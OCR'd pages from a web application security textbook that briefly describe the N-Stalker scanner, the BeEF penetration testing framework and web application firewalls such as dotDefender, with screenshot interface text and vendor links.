
Status: Scan session successfully completed.

Figure 14.108: Screenshot of N-Stalker Web Application Security Scanner

- **Browser Exploitation Framework (BeEF)**

  Source: *http://beefproject.com*

  The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and exploit web applications and browser-based vulnerabilities. It provides the penetration tester with practical client-side attack vectors and leverages web application and browser vulnerabilities to assess the security of a target and perform further intrusions.


BeEF Control Panel - Mozilla Firefox
BeEF Control Panel
10.10.1.13:3000/ui/panel
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Zombies
Basic
Requester
Page 1 of 1
Displaying logs 1 - 2 of 2

I...	Type	Event	Date	Bro...
2		User with ip 10.10.1.13 has successfully authenticated in the application.	2022-05-26 12:29:50 UTC	0
1		BeEF server started	2022-05-26 12:26:53 UTC	0

Figure 14.109: Screenshot of Browser Exploitation Framework (BeEF)


Some additional web application security testing tools are as follows:

- Metasploit (*https://www.metasploit.com*)
- PowerSploit (*https://github.com*)
- Watcher (*https://www.casaba.com*)
- Invicti (*https://www.invicti.com*)
- Arachni (*https://www.arachni-scanner.com*)

Web Application Firewalls

dotDefender

- dotDefender protects websites from malicious attacks such as **SQL injection**, **path traversal**, **cross-site scripting**, and others that result in website defacement
- It inspects HTTP/HTTPS traffic for suspicious behavior


Configuration
Log Viewer
IP Management
dotDefender (Engine is started)
license (Never Expires)
Rule Updates (Automatic)
Global Settings
Default Security Profile (Protection)
Server Masking
Upload Folders
Patterns
Custom Rules
Paranoid (Highest Security)
Encoding
User Defined Request Rules
User Defined Response Rules
Best Practices
Buffer Overflow
SQL Injection
Cross-Site Scripting
Path Traversal
Probing
Code Injection
Information Leakage
Remote Command Execution
Cookie Manipulation
Windows Directories and Files
XML Schema
XPath Injection
XPath Cross Site Scripting
Signatures
192.168.10.66 (Use Default)
www.mylocalsite1.com (Protection)
www.mylocalsite2.com (Use Default)
www.mylocalsite3.com (Use Default)
Add New Rule

User-Defined Request Rules

Use this pane to set custom rules for your protection.

	Rule Type	Keyword	Action
☑	Remote Address	^192\.168\.2\.5$	Deny
☑	URI	/blog	Deny

http://www.applicure.com

HCL AppScan® Standard
https://www.hcltechsw.com

Alteon Integrated WAF (AppWall)
https://www.radware.com

Qualys WAF
https://www.qualys.com

Barracuda Web Application Firewall
https://www.barracuda.com

ThreatSentry
https://www.privacyware.com


Web Application Firewalls

Web application firewalls (WAFs) secure websites, web applications, and web services against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Some of the most commonly used WAFs are as follows:

- **dotDefender**

  Source: *http://www.applicure.com*

  dotDefender™ is a software-based WAF that protects your website from malicious attacks such as SQL injection, path traversal, cross-site scripting, and others that result in website defacement. It complements the network firewall, IPS, and other network-based Internet security products. It inspects HTTP/HTTPS traffic for suspicious behavior.


Configuration
Log Viewer
IP Management
dotDefender (Engine is started)
license (Never Expires)
Rule Updates (Automatic)
Global Settings
Default Security Profile (Protection)
Server Masking
Upload Folders
Patterns
Custom Rules
Paranoid (Highest Security)
Encoding
User Defined Request Rules
User Defined Response Rules
Best Practices
Buffer Overflow
SQL Injection
Cross-Site Scripting
Path Traversal
Probing
Code Injection
Information Leakage
Remote Command Execution
Cookie Manipulation
Windows Directories and Files
XML Schema
XPath Injection
XPath Cross Site Scripting
Signatures
192.168.10.66 (Use Default)
www.mylocalsite1.com (Protection)
www.mylocalsite2.com (Use Default)
www.mylocalsite3.com (Use Default)
Add New Rule

User-Defined Request Rules

